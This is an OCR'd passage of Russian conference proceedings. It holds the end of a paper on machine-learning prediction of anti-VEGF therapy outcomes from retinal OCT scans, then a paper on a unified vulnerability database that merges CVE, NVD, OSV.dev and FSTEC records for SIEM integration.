Abstract. Anti-VEGF therapy is used in the treatment of neovascular age-related macular degeneration with pigment epithelial detachment; however, in a number of cases such therapy leads to a worse outcome. The aim of this work was to develop a model for predicting the outcome of anti-VEGF therapy based on OCT images of the macular region. The study material consists of 385 OCT images (B-scans) of the retrospective group and 70 images of the prospective group. The development of the prediction model included training a U-NET neural network model, applying the Suzuki–Abe contour detection algorithm, and training a random forest algorithm on seven obtained variables to determine three types of therapy outcomes: PED reattachment, PED non-reattachment, and PED tear. As a result, the Dice coefficient for the segmentation model has the highest value for the PED biomarker (Table 1) and is 0.9. For SRF and IRF this metric has values of 0.72 and 0.69, respectively. Quantitative measurements do not have statistically significant differences compared to physician measurements. The AUC ROC and accuracy for the three classes of the random forest algorithm were 0.82 and 0.86, respectively. The highest specificity corresponds to reattachment, and the highest sensitivity corresponds to PED non-reattachment. The developed machine learning algorithm based on the U-NET architecture and random forest classifier demonstrated high efficiency in predicting the anatomical outcome of anti-VEGF therapy in patients with neovascular age-related macular degeneration and pigment epithelial detachment. Comparison of

automated quantitative measurements with physician results showed no statistically significant differences, which confirms the clinical applicability of the algorithm.

Keywords: optical coherence tomography; age-related macular degeneration; machine learning; U-NET; segmentation; classification; prediction; anti-VEGF therapy.

Введение. Неоваскулярная возрастная макулярная дегенерация (н-ВМД) является одной из ведущих причин утраты центрального зрения у людей старше 40 лет. Появление анти-сосудистого эндотелиального фактора (анти-VEGF) произвело революцию в лечении н-ВМД с отслойкой пигментного эпителия (ОПЭ). Тем не менее, в ряде случаев, такая терапия приводит к худшему исходу по функциональным результатам (остроте зрения), и морфологической резистентности к проводимой терапии [1, 2]. Это обусловливает необходимость разработки методов прогнозирования на основе объективных биомаркеров. В исследовании Markus Rohm авторам удалось спрогнозировать остроту зрения у отдельных пациентов с н-ВМД, проходящих анти-VEGF терапию через 90 и 365 дней после инъекций, используя машинное обучение, основанное на данных из электронных историй болезни и количественных данных ОКТ [3]. Необходимость терапии анти-VEGF была спрогнозирована Philipp Prahs с помощью сверточной искусственной нейронной сети на основе центрального ОКТ с точностью 95,5% [4]. Таким образом, методы глубокого обучения, в частности сверточные нейронные сети, продемонстрировали высокую эффективность при принятии решений о проведении анти-VEGF терапии. Целью настоящей работы являлась разработка модели прогнозирования исхода анти-VEGF терапии на основе изображений ОКТ макулярной области.

Материалы и методы. Материалом исследования являются 385 ОКТ изображений (B-сканов) размером 506×338, полученных на приборе Cirrus HD-OCT 5000 в режиме “retina scan” в зоне максимальной высоты ОПЭ. Изображения были размечены двумя экспертами-клиницистами. Разметка включала выделение биомаркеров анатомического и функционального исхода анти-VEGF-терапии: ОПЭ (отслойка пигментного эпителия), СЖ (субретинальная жидкость), ИЖ (интраретинальная жидкость). Ручная разметка изображений проводилась с помощью программного обеспечения Lableme, которое находится в открытом доступе по адресу: https://github.com/wkentaro/labelme. При получении изображений врач проводил количественные измерения биомаркеров с помощью встроенного программного обеспечения (Cirrus HD-OCT 5000 Carl Zeiss Meditech). ОКТ изображения были также размечены относительно 3 анатомических исходов терапии, которые являлись критериями для включения в соответствующие группы: прилегание ОПЭ; отсутствие прилегания ОПЭ; разрыв ОПЭ. Дизайн исследования приведен на рис. 1.



Рис. 1. Дизайн исследования

Модель прогнозирования исхода анти-VEGF терапии на основе изображений ОКТ макулярной области включает алгоритм сегментации на основе нейронной сети U-NET, алгоритм выделения областей Suzuki–Abe и алгоритм классификации на основе случайного леса. Разработка модели прогнозирования включала обучение модели нейронной сети U-NET. Сетевая архитектура предлагаемой модели UNET проиллюстрирована на рис. 2.

Перед обучением изображения были масштабированы до 256×256, переведены в grayscale, нормализованы в диапазон [0,1], дополнены аугментацией (зеркальное отражение).

После сегментации контуры выделяли алгоритмом Suzuki–Abe [5] и производили расчет площади, высоты и протяжённости каждого биомаркера; при множественных контурах параметры суммировались (площадь/длина) или выбиралось максимальное значение (высота).



Рис. 2. Архитектура модели нейронной сети UNET

В итоге модель классификации на основе алгоритма случайного леса (Random Forest) обучалась на семи признаках: площадь, высота, протяжённость ОПЭ, СЖ и ИЖ для определения трех типов исхода: прилегание ОПЭ, отсутствие прилегания ОПЭ, разрыв ОПЭ. Деление данных соответствовало 80% для обучения, 20% — для валидации.

Метрики точности для модели сегментации включали Dice coefficient, Accuracy, Precision, Recall. Сопоставление с измерениями врача проводилось по критерию Уилкоксона (Wilcoxon signed-rank test, уровень значимости 0,05). Точность классификации оценивали по метрикам AUC ROC, точность, специфичность, чувствительность.

Эксперименты проводились на рабочей станции с процессором Intel Xeon, с двумя графическими процессорами Nvidia Tesla K80 емкостью 24 ГБ и 64 ГБ оперативной памяти. Использовался язык программирования Python версии 3.7.11. Для обучения и валидации нейронных сетей были использованы библиотека Tensorflow. Применение алгоритма детекции контуров и расчета количественных характеристик было реализовано с помощью библиотеки OpenCV. Статистическую оценку полученных данных, а также построение графиков проводили с использованием библиотек pandas, scipy, matplotlib, seaborn.

В ходе настоящего исследования была разработана модель прогнозирования исхода терапии. Данная модель состоит из алгоритма сегментации на основе сверточной нейронной сети U-NET, алгоритма расчета количественных характеристик биомаркеров и алгоритма классификации (Random Forest). В таблице 1 представлены метрики

В результате Dice coefficient для модели сегментации имеет наибольшее значения для биомаркера ОПЭ (табл. 1) и составляет 0,9. При этом для СЖ и ИЖ данная метрика имеет значения 0,72 и 0,69 соответственно.

Таблица 1

Метрики точности сегментации ОКТ изображений и время, затраченное на обучение модели

Метрика	ОПЭ	СЖ	ИЖ
Тренировочный набор (кол-во)	308	267	139
Валидационный набор (кол-во)	77	67	35
Dice coefficient	0,90	0,72	0,69
Recall	0,84	0,97	0,94
Precision	0,89	0,92	0,87
Accuracy	0,98	0,99	0,99

Количественные измерения, полученные с использованием алгоритма расчета количественных характеристик биомаркеров для детектированных с использованием алгоритма U-NET областей, не имеют статистически значимых различий относительно измерений врача. Визуальное отображение количественных характеристик ОПЭ для трех групп, измеренных с помощью алгоритма, приведены на рис. 3.

Модель случайного леса была обучена на численных данных морфометрии относительно зависимой переменной — анатомического результата терапии. В результате AUC ROC и точность относительно трех классов составили 0,82 и 0,86 соответственно.



Рис. 3. Графики распределения количественных измерений, полученных с помощью алгоритма для 3 групп пациентов

Значения метрик специфичность и чувствительность представлены в таблице 2. Наибольшее значение специфичности соответствует прилеганию, а чувствительности — отсутствию прилегания ОПЭ. При этом самую низкую способность распознавания имеет класс разрыва ОПЭ, что может быть обусловлено меньшим объемом выборки в данной категории и указывает на необходимость дальнейшей оптимизации модели и расширения набора данных.

Таблица 2

Специфичность и чувствительность модели случайного леса

	Специфичность	Чувствительность
Прилегание ОПЭ	0,85	0,71
Отсутствие прилегания ОПЭ	0,73	0,79
Разрыв ОПЭ	0,64	0,73

В результате поведения корреляционного анализа было показано, что наибольшие значения относительно определения исхода терапии имеют такие характеристики как высота и протяжённость ОПЭ, а также площадь СЖ.

Заключение. Разработанная модель прогнозирования на основе архитектуры U-NET и классификатора случайного леса продемонстрировала высокую эффективность в прогнозировании анатомического исхода anti-VEGF терапии у пациентов с неоваскулярной возрастной макулярной дегенерацией и отслойкой пигментного эпителия. Сравнение автоматизированных количественных измерений с результатами врача показало отсутствие статистически значимых различий, что подтверждает клиническую применимость алгоритма.

СПИСОК ЛИТЕРАТУРЫ

1. Schmidt-Erfurth U, Waldstein SM, Deak GG, Kundi M, Simader C. Pigment epithelial detachment followed by retinal cystoid degeneration leads to vision loss in treatment of neovascular age-related macular degeneration. Ophthalmology. 2015. № 122. C. 22–32.
2. Hoerster R, Muether PS, Sitnilska V, Kirchhof B, Fauser S. Fibrovascular pigment epithelial detachment is a risk factor fo.r long-term visual decay in neovascular age-related macular degeneration. Retina. 2014. № 34(9): 1767–73.
3. Rohm M, Tresp V, Müller M, Kern C, Manakov I, Weiss M, et al. Predicting Visual Acuity by Using Machine Learning in Patients Treated for Neovascular Age-Related Macular Degeneration. Ophthalmology. 2018; 125 (7): 1028–36. https://
4. doi.org/10.1016/j.ophtha.2017.12.034.
5. Prahs P, Radeck V, Mayer C, Cvetkov Y, Cvetkova N, Helbig H, et al. OCT-Based Deep Learning Algorithm for the Evaluation of Treatment Indication with Anti-Vascular Endothelial Growth Factor Medications. Graefe's Archive for Clinical and Experimental Ophthalmology. 2018; № 256(1). Pp. 91–98. https://doi.org/10.1007/s00417-017-3839-y.
6. Suzuki S, Be K. Topological structural analysis of digitized binary images by border following. Computer Vision, Graphics, and Image Processing. 1985. № 30(1): Pp. 32–46.

УДК 004.056.5

АВТОМАТИЗАЦИЯ УПРАВЛЕНИЯ УЯЗВИМОСТЯМИ: РАЗРАБОТКА И ВНЕДРЕНИЕ ЕДИНОЙ БАЗЫ ДАННЫХ

Антипина Софья Олеговна, Пестов Игорь Евгеньевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича
Большевиков пр., 22, корп.1, Санкт-Петербург, 193232, Россия
e-mails: sofyaantipinaa@yandex.ru, pestov.ie@sut.ru

Аннотация. В статье рассматривается проблема фрагментарности информации об уязвимостях программно-аппаратного обеспечения и необходимость ее централизации для повышения эффективности управления информационной безопасностью. Проведен анализ существующих международных и национальных баз данных, выявлены их преимущества и недостатки. Предложено решение в виде единой базы данных, реализованной на основе документо-ориентированной СУБД, обеспечивающей автоматизированный сбор, нормализацию и интеграцию данных из различных источников. Практическая реализация прототипа подтвердила эффективность подхода: повысилась полнота и актуальность информации, сократилось время реагирования на инциденты, появилась возможность интеграции с SIEM.

Ключевые слова: уязвимость; информационная безопасность; база данных; CVE; NVD; OSV.dev; ФСТЭК; автоматизация; CVSS; EPSS.

AUTOMATION OF VULNERABILITY MANAGEMENT: DEVELOPMENT AND IMPLEMENTATION OF A UNIFIED DATABASE

Antipina Sofya, Pestov Igor
St. Petersburg State University of Telecommunications named after Prof. M.A. Bonch-Bruevich
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: sofyaantipinaa@yandex.ru, pestov.ie@sut.ru

Abstract. The article addresses the problem of fragmented information on software and hardware vulnerabilities and the need for its centralization to improve the efficiency of information security management. An analysis of existing international and national vulnerability databases is carried out, highlighting their advantages and limitations. A solution is proposed in the form of a unified database implemented on a document-oriented DBMS, which ensures automated collection, normalization, and integration of data from various sources. The practical implementation of the prototype confirmed the effectiveness of the approach: the completeness and relevance of information increased, the incident response time was reduced, and integration with SIEM became possible.

Keywords: vulnerability; information security; database; CVE; NVD; OSV.dev; FSTEC; automation; CVSS; EPSS.

Введение. Современное развитие цифровых технологий сопровождается активным ростом числа выявляемых уязвимостей в программно-аппаратных средствах. Эти дефекты безопасности становятся критическим фактором, определяющим риск возникновения инцидентов, ведущих к финансовым потерям, утечкам данных и нарушениям функционирования критически важных информационных систем. Учитывая, что современные инфраструктуры строятся на принципах распределенности и высокой степени интеграции компонентов, даже единичная уязвимость в программном обеспечении может спровоцировать цепочку событий, ведущих к масштабным последствиям. При этом наблюдается устойчивая тенденция к увеличению числа атак, основанных на эксплуатации как уже известных, так и вновь обнаруженных уязвимостей, что делает своевременное реагирование ключевым условием обеспечения устойчивости информационных систем.

На международном и национальном уровне функционирует ряд баз данных уязвимостей [1, 2], каждая из которых имеет собственные форматы, уровни детализации и механизмы обновления. Фрагментарность и разрозненность информации создают трудности при интеграции данных и автоматизации процессов управления информационной безопасностью [3]. Организации, стремящиеся к внедрению превентивных методов управления рисками, вынуждены обращаться к множеству источников, что увеличивает трудозатраты специалистов и приводит к снижению эффективности защиты.

Целью проведенного исследования является разработка и внедрение единой базы данных уязвимостей, обеспечивающей автоматизированный сбор, нормализацию, интеграцию и хранение информации из различных агрегаторов. Практическая ценность заключается в повышении эффективности мониторинга и анализа угроз, а также в сокращении времени реагирования на инциденты.

В рамках работы был проведен анализ отечественных и международных баз данных уязвимостей. Среди международных агрегаторов ключевую роль играет CVE (Common Vulnerabilities and Exposures), предоставляющая уникальные идентификаторы уязвимостей. Однако CVE не содержит подробных характеристик и оценок критичности, что ограничивает ее применение в автоматизированных системах анализа угроз [1]. NVD (National Vulnerability Database) расширяет данные CVE, включая метрики CVSS и рекомендации по устранению. Проблемой NVD является наличие задержек при обновлении, что снижает актуальность информации [3]. ExploitDB фокусируется на практической стороне эксплуатации уязвимостей, предоставляя готовые эксплойты, что делает ее ценной для специалистов по реагированию на инциденты, но менее удобной

для систематического анализа. OSV.dev ориентирована на поддержку проектов с открытым исходным кодом, обеспечивая прозрачность и интеграцию с экосистемами разработки. На национальном уровне основным инструментом является БДУ ФСТЭК, который аккумулирует сведения об угрозах безопасности информации в России [4]. Однако он ограничен в части интеграции с корпоративными системами и доступен только в определенных условиях [5]. Анализ показал необходимость создания интеграционного решения, которое бы объединяло преимущества всех перечисленных источников [6].

В качестве основы для проектирования выбрана документо-ориентированная СУБД MongoDB [5]. Такой подход обеспечивает гибкость структуры данных, возможность горизонтального масштабирования и высокую скорость обработки запросов. Формат хранения JSON позволяет интегрировать разнородные сведения об уязвимостях, включая идентификаторы CVE, рейтинги CVSS, вероятность эксплуатации по EPSS, наличие эксплойтов и патчей. Особое внимание уделено задаче нормализации данных, так как различные источники используют разные форматы представления информации. Разработаны правила сопоставления и преобразования, позволяющие свести данные к единому стандарту, что значительно повышает удобство работы с агрегированной информацией.

Архитектура разработанной системы имеет модульный характер и включает несколько функциональных компонентов, взаимодействующих между собой [1]. На рис. 1 представлена архитектура программного комплекса и модульная структура, которая отражает последовательность этапов обработки данных об уязвимостях. Первым этапом является сбор информации через API внешних источников, включая CVE, NVD, OSV.dev и БДУ ФСТЭК. Полученные данные проходят процедуру нормализации, которая обеспечивает приведение их к унифицированному формату JSON. Далее сведения помещаются в централизованное хранилище, реализованное на базе выбранной СУБД. Для повышения информативности предусмотрен модуль обогащения данных, выполняющий сопоставление уязвимостей с эксплойтами и патчами. На завершающем этапе функционирует модуль интеграции, обеспечивающий обмен информацией с внешними системами, в том числе SIEM и средствами мониторинга безопасности. Такой подход позволил реализовать прототип, способный в автоматизированном режиме поддерживать актуальность базы и обеспечивать ее расширяемость за счет добавления новых источников [3].



Рис. 1. Архитектура программного комплекса и модульная структура

В процессе интеграции информации об уязвимостях, поступающей из разнородных внешних источников, одной из ключевых задач становится не только стандартизация структуры и унификация представления данных, но и обеспечение корректного объединения записей, отражающих одну и ту же уязвимость. Данная задача требует разработки алгоритмов поиска и устранения дублирующих сведений, а также создания процедур согласования альтернативных идентификаторов, наименований и прочих атрибутов.

В рамках построения централизованной базы данных уязвимостей был реализован алгоритм, позволяющий выявлять и устранять дублирующие элементы (рис. 2). Его работа основана на последовательном сопоставлении поступающих записей с уже существующими элементами в интегрированной коллекции. При

этом учитываются не только уникальные идентификаторы уязвимостей, но и альтернативные обозначения, а также дополнительные характеристики, позволяющие установить соответствие между записями, поступающими из различных агрегаторов.

На рис. 2 представлен алгоритм, демонстрирующий процесс формирования единой коллекции уязвимостей. Изначально выполняется загрузка ключей из NVD, после чего последовательно проверяются данные других источников, включая БДУ ФСТЭК и OSV.dev. При наличии совпадений записи объединяются, а при их отсутствии сохраняются в базе как самостоятельные элементы. На каждом этапе осуществляется дополнение данных оценками, эксплойтами и сопутствующими характеристиками, что позволяет обеспечить максимальную полноту и достоверность сведений.



Рис. 2. Алгоритм объединения, согласования и обогащения данных об уязвимостях

Особое внимание в алгоритме уделяется согласованию альтернативных идентификаторов и наименований. Формируется совокупность всех известных обозначений конкретной уязвимости, что облегчает поиск и последующую интеграцию информации. При этом сохраняется информация о происхождении каждого атрибута, что гарантирует прозрачность и позволяет оценивать актуальность и надежность данных.

Таким образом, реализованный механизм объединения и согласования данных обеспечивает формирование непротиворечивой, унифицированной и обогащенной коллекции сведений об уязвимостях, что создает фундамент для построения эффективных инструментов анализа, автоматизированного поиска и интеграции данных в системы мониторинга информационной безопасности.

Эффективное функционирование системы управления уязвимостями невозможно без продуманной организации хранения и предоставления данных. Для решения этой задачи была выбрана документно-ориентированная база данных, которая обеспечивает высокую гибкость структуры и позволяет работать с разнородными и динамически изменяющимися наборами атрибутов. Такой подход позволяет хранить сведения об уязвимостях в формате JSON, что значительно облегчает интеграцию новых источников и минимизирует затраты на преобразование данных.

Структура базы построена по принципу логического разделения на несколько коллекций. Центральное место занимает единая коллекция, где хранятся согласованные и обогащённые сведения, включающие идентификаторы и описания. Дополнительно фиксируются перечень затронутых продуктов, альтернативные наименования и показатели, например оценки критичности или сведения об эксплойтах. Параллельно ведутся коллекции исходных данных из отдельных агрегаторов, что позволяет сохранять их в первозданном виде и использовать для последующего анализа или верификации. Дополнительно формируются специализированные коллекции, например, по вендорам или эксплойтам, которые обеспечивают быстрый доступ к информации для проведения тематических исследований.

Для обеспечения универсальности взаимодействия и интеграции с внешними системами был реализован сервер обслуживания запросов, работающий по принципу REST. Такой механизм позволяет использовать данные в самых разных сценариях: от генерации отчётов и аналитики до интеграции с SIEM-системами и другими средствами мониторинга безопасности. В результате система получила возможность адаптивного масштабирования, высокую скорость обработки запросов и удобный доступ к информации для специалистов по информационной безопасности.

Реализация прототипа позволила провести тестирование системы в условиях, приближенных к эксплуатации в корпоративной ИТ-инфраструктуре. Эксперименты показали, что интеграция данных из нескольких источников обеспечивает существенное повышение полноты информации об уязвимостях и позволяет более оперативно выявлять критические инциденты. Автоматизация процессов сбора и нормализации сократила время реагирования специалистов по информационной безопасности, а наличие модуля обогащения данных расширило возможности анализа угроз. Дополнительно было подтверждено, что централизованное хранилище легко интегрируется с SIEM-системами, что делает возможным построение проактивных механизмов мониторинга и реагирования.

Предложенная система решает не только текущие задачи управления уязвимостями, но и формирует основу для развития интеллектуальных сервисов анализа угроз, включая предиктивную аналитику и машинное обучение, что позволит прогнозировать вероятность эксплуатации и автоматически формировать приоритеты устранения уязвимостей. Это особенно актуально в условиях растущего числа атак и ограниченных ресурсов специалистов по безопасности.

Заключение. Таким образом, прототип продемонстрировал практическую эффективность и подтвердил применимость предложенного подхода как в коммерческих, так и в государственных ИТ-инфраструктурах. Его внедрение способствует повышению устойчивости информационных систем, сокращению времени реакции на угрозы и укреплению национальной кибербезопасности.

СПИСОК ЛИТЕРАТУРЫ

1. Дойникова, Е. В. Средство мониторинга и интеграции уязвимостей из открытых баз данных / Е. В. Дойникова, Н. А. Кривых // Перспективные направления развития отечественных информационных технологий : Материалы VI межрегиональной научно-практической конференции, Севастополь, 22–26 сентября 2020 года / Науч. ред. Б.В. Соколов. Севастополь : ФГАОУ ВО Севастопольский государственный университет, 2020. С. 231-232. EDN PSDVFL.
